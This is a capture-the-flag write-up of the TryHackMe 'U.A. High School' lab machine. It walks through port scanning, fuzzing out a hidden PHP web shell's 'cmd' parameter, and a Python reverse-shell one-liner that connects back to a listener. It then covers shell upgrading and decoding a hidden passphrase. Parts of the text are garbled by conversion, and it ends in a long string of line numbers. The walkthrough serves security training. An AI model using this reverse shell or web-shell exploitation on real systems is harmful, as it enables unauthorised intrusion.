

U.A. High School

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.1.31
Lets first try pinging it

```
~ (4.199s)
ping 10.10.1.31 -c 5

PING 10.10.1.31 (10.10.1.31) 56(84) bytes of data.
64 bytes from 10.10.1.31: icmp_seq=1 ttl=60 time=274 ms
64 bytes from 10.10.1.31: icmp_seq=2 ttl=60 time=177 ms
64 bytes from 10.10.1.31: icmp_seq=3 ttl=60 time=169 ms
64 bytes from 10.10.1.31: icmp_seq=4 ttl=60 time=207 ms
64 bytes from 10.10.1.31: icmp_seq=5 ttl=60 time=173 ms

--- 10.10.1.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 168.563/200.107/274.473/39.557 ms
```

Alright its online lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.1.31 --ulimit 5000
```

```
rustscan -a 10.10.1.31 --ulimit 5000
```

$$\begin{aligned} & \{ \emptyset \} \cup \{ \emptyset \} \cap \{ \emptyset \} = \{ \emptyset \} \\ & \{ \emptyset \} \cup \{ \emptyset \} \cap \{ \emptyset \} = \{ \emptyset \} \\ & \{ \emptyset \} \cup \{ \emptyset \} \cap \{ \emptyset \} = \{ \emptyset \} \end{aligned}$$

The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

👤 <https://admin.tryhackme.com>

```
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
```

```
[~] Automatically increasing ulimit value to 5000.
```

```
Open 10.10.1.31:22
```

```
Open 10.10.1.31:80
```

```
[~] Starting Script(s)
```

```
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:27 IST
```

Initiating Ping Scan at 19:27

```
Scanning 10.10.1.31 [2 ports]
```

Completed Ping Scan at 19:27, 0.27s elapsed (1 total hosts)

```
Initiating Parallel DNS resolution of 1 host. at 19:27
```

Completed Parallel DNS resolution of 1 host. at 19:27, 2.56s elapsed

```
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
```

```
Initiating Connect Scan at 19:27
```

```
Scanning 10.10.1.31 [2 ports]
```

```
Discovered open port 22/tcp on 10.10.1.31
```

```
Discovered open port 80/tcp on 10.10.1.31
```

Completed Connect Scan at 19:27, 0.16s elapsed (2 total ports)

```
Nmap scan report for 10.10.1.31
```

```
Host is up, received syn-ack (0.25s latency).
```

Scanned at 2024-09-12 19:27:29 IST for 0s

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

```
22/tcp open  ssh      syn-ack
```

```
80/tcp open  http    syn-ack
```

```
Read data files from: /usr/bin/../../share/nmap
```

Open ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

```
80/tcp open  http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.1.31 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:33 IST
Nmap scan report for 10.10.1.31
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|_ 256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_ 256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: U.A. High School
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
|_ ssh-hostkey:
|_ 3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|_ 256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_ 256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: U.A. High School
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some directory fuzzing here


Directory Fuzzing

```
feroxbuster --url http://10.10.1.31/ -t 200 -x html,php,txt,xml,png,zip -w
/usr/share/wordlists/dirb/common.txt
```



Ok i think we have enough info on the application now lets get to this web application now

Web Application :

Default page




Lets see these /about.html here




all of the .html files are just text file like this

lets see the assets here



Nothing here lets see this index.php here



Still an empty page so the suspicion that i have this is some sort of webshell as this is located in a folder `assets` namely and have a `.php` page that contains nothing it probably is of the form

```
<?php system($_GET['SOMETHING']); ?>
```

this is command for converting lfi to rce as u know so its just injecting commands to be executed by the shell so lets fuzz out what this SOMETHING is

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X GET  
-u "http://10.10.1.31/assets?FUZZ=id" -mc 200,500 -r | grep -v 'Size: 0'
```

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X GET -u "http://10.1
```



v2.1.0

```
-----  
:: Method      : GET  
:: URL         : http://10.10.1.31/assets?FUZZ=id  
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt  
:: Follow redirects : true  
:: Calibration  : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200,500  
-----
```

```
cmd [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 155ms]  
[WARN] Caught keyboard interrupt (Ctrl-C)
```

So `cmd` it is

Lets see this on the page what it looks like

Not Secure http://10.10.1.31/assets/index.php?cmd=id

dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzM0d3LWRhdGEpIGdyb3Vwc0ZMyh3d3ctZGF0YSkK

Looks like base64 lets decode this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±3 (0.025s)
echo dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMzh3d3ctZ6F0YSkK | base64 -d
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Just as i expected it is just executing command in the shell

Gaining Access :

So we have command injection here but the classic bash revshell didnt work here idk why

Start a listener first here

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Tried a few python revshell here and got this one working

```
python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("10.17.94.2",9001));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

Lets put it in the URL now
and we get out revshell here

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.1.31 43328
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this


```
nc -lvnp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.1.31 43328
```

```
$ id
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@myheroacademia:/var/www/html/assets$ ^Z
```

```
[1]  + 35393 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±3
```

```
stty raw -echo;fg
```

```
[1]  + 35393 continued  nc -lvnp 9001
```

```
www-data@myheroacademia:/var/www/html/assets$ export TERM=xterm
```

```
www-data@myheroacademia:/var/www/html/assets$ █
```

Lateral Movement

And indeed it was just putting the code in the shell to be executed here

```
www-data@myheroacademia:/var/www/html/assets$ ls
```

```
images  index.php  styles.css
```

```
www-data@myheroacademia:/var/www/html/assets$ cat index.php
```

```
<?php
```

```
    $value = " ";
```

```
    session_start();
```

```
    if (isset($_GET['cmd']))){
```

```
        $value = shell_exec($_GET['cmd']);
```

```
        echo base64_encode( $value);
```

```
    }
```

```
?>
```

```
www-data@myheroacademia:/var/www/html/assets$ █
```

Now i found this passphrase here

```

www-data@myheroacademia:/var/www/html/assets$ cd ..
www-data@myheroacademia:/var/www/html$ ls
about.html  admissions.html  assets  contact.html  courses.html  index.html
www-data@myheroacademia:/var/www/html$ cd ..
www-data@myheroacademia:/var/www$ ls
Hidden_Content  html
www-data@myheroacademia:/var/www$ cd Hidden_Content/
www-data@myheroacademia:/var/www/Hidden_Content$ ls -al
total 12
drwxrwxr-x 2 www-data www-data 4096 Jul  9  2023 .
drwxr-xr-x 4 www-data www-data 4096 Dec 13  2023 ..
-rw-rw-r-- 1 www-data www-data  29 Jul  9  2023 passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
QWxsZWlnaHRGb3JFdMvYISEhCg==
www-data@myheroacademia:/var/www/Hidden_Content$ █

```

it just base64 lets decode it

```

~/Documents/Notes/hands-on-hacking/tryhackme/01X: high se
echo QWxsZWlnaHRGb3JFdMvYISEhCg== | base64 -d
AllmightForever!!!

```

 Passphrase

AllmightForever!!!

Other than this i found these images here

```

Images -> index.php -> 04/2024/000
www-data@myheroacademia:/var/www/html/assets$ cd images/
www-data@myheroacademia:/var/www/html/assets/images$ ls -al
total 336
drwxrwxr-x 2 www-data www-data  4096 Jul  9  2023 .
drwxrwxr-x 3 www-data www-data  4096 Jan 25  2024 ..
-rw-rw-r-- 1 www-data www-data 98264 Jul  9  2023 oneforall.jpg
-rw-rw-r-- 1 www-data www-data 237170 Jul  9  2023 yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$ █

```

Also look at the size of these looks too large

Lets get these on our attacker machine

```
wget http://10.10.1.31:8000/oneforall.jpg
--2024-09-12 20:52:19-- http://10.10.1.31:8000/oneforall.jpg
Connecting to 10.10.1.31:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'

oneforall.jpg                               100%[=====

2024-09-12 20:52:20 (107 KB/s) - 'oneforall.jpg' saved [98264/98264]


~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)+4 (2.165s)
wget http://10.10.1.31:8000/yuei.jpg
--2024-09-12 20:52:30-- http://10.10.1.31:8000/yuei.jpg
Connecting to 10.10.1.31:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 237170 (232K) [image/jpeg]
Saving to: 'yuei.jpg'

yuei.jpg                                     100%[=====

2024-09-12 20:52:32 (127 KB/s) - 'yuei.jpg' saved [237170/237170]

~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)+5 (0.021s)
ls -al
total 356
drwxr-xr-x 1 pks pks    176 Sep 12 20:52 .
drwxr-xr-x 1 pks pks    430 Sep 12 19:23 ..
-rw-r--r-- 1 pks pks    879 Sep 12 19:33 aggressiveScan.txt
-rw-r--r-- 1 pks pks  8494 Sep 12 19:30 allPortScan.txt
-rw-r--r-- 1 pks pks   1000 Sep 12 19:40 directories.txt
-rw-r--r-- 1 pks pks  98264 Jul  9  2023 oneforall.jpg
-rw-r--r-- 1 pks pks   4593 Sep 12 20:32 'U.A. High School.md'
-rw-r--r-- 1 pks pks 237170 Jul  9  2023 yuei.jpg
```

Lets try to open one of them



So to fix this we can manually edit hex code for this or we can use a tool like this one : <https://github.com/Haxrein/MagicBytes>

Run this like this

12345678910111213141516171819202122232425262728293031323334353637383940414243444546474849505152535455565758596061626364656667686970717273747576777879808182838485868788899091929394959697989910010110210310410510610710810911011111211311411511611711811912012112212312412512612712812913013113213313413513613713813914014114214314414514614714814915015115215315415515615715815916016116216316416516616716816917017117217317417517617717817918018118218318418518618718818919019119219319419519619719819920020120220320420520620720820921021121221321421521621721821922022122222322422522622722822923023123223323423523623723823924024124224324424524624724824925025125225325425525625725825926026126226326426526626726826927027127227327427527627727827928028128228328428528628728828929029129229329429529629729829930030130230330430530630730830931031131231331431531631731831932032132232332432532632732832933033133233333433533633733833934034134234334434534634734834935035135235335435535635735835936036136236336436536636736836937037137237337437537637737837938038138238338438538638738838939039139239339439539639739839940040140240340440540640740840941041141241341441541641741841942042142242342442542642742842943043143243343443543643743843944044144244344444544644744844945045145245345445545645745845946046146246346446546646746846947047147247347447547647747847948048148248348448548648748848949049149249349449549649749849950050150250350450550650750850951051151251351451551651751851952052152252352452552652752852953053153253353453553653753853954054154254354454554654754854955055155255355455555655755855956056156256356456556656756856957057157257357457557657757857958058158258358458558658758858959059159259359459559659759859960060160260360460560660760860961061161261361461561661761861962062162262362462562662762862963063163263363463563663763863964064164264364464564664764864965065165265365465565665765865966066166266366466566666766866967067167267367467567667767867968068168268368468568668768868969069169269369469569669769869970070170270370470570670770870971071171271371471571671771871972072172272372472572672772872973073173273373473573673773873974074174274374474574674774874975075175275375475575675775875976076176276376476576676776876977077177277377477577677777877978078178278378478578678778878979079179279379479579679779879980080180280380480580680780880981081181281381481581681781881982082182282382482582682782882983083183283383483583683783883984084184284384484584684784884985085185285385485585685785885986086186286386486586686786886987087187287387487587687787887988088188288388488588688788888989089189289389489589689789889990090190290390490590690790890991091191291391491591691791891992092192292392492592692792892993093193293393493593693793893994094194294394494594694794894995095195295395495595695795895996096196296396496596696796896997097197297397497597697797897998098198298398498598698798898999099199299399499599699799899910001001100210031004100510061007100810091010101110121013101410151016101710181019102010211022102310241025102610271028102910301031103210331034103510361037103810391040104110421043104410451046104710481049105010511052105310541055105610571058105910601061106210631064106510661067106810691070107110721073107410751076107710781079108010811082108310841085108610871088108910901091109210931094109510961097109810991100110111021103110411051106110711081109111011111112111311141115111611171118111911201121112211231124112511261127112811291130113111321133113411351136113711381139114011411142114311441145114611471148114911501151115211531154115511561157115811591160116111621163116411651166116711681169117011711172117311741175117611771178117911801181118211831184118511861187118811891190119111921193119411951196119711981199120012011202120312041205120612071208120912101211121212131214121512161217121812191220122112221223122412251226122712281229123012311232123312341235123612371238123912401241124212431244124512461247124812491250125112521253125412551256125712581259126012611262126312641265126612671268126912701271127212731274127512761277127812791280128112821283128412851286128712881289129012911292129312941295129612971298129913001

```

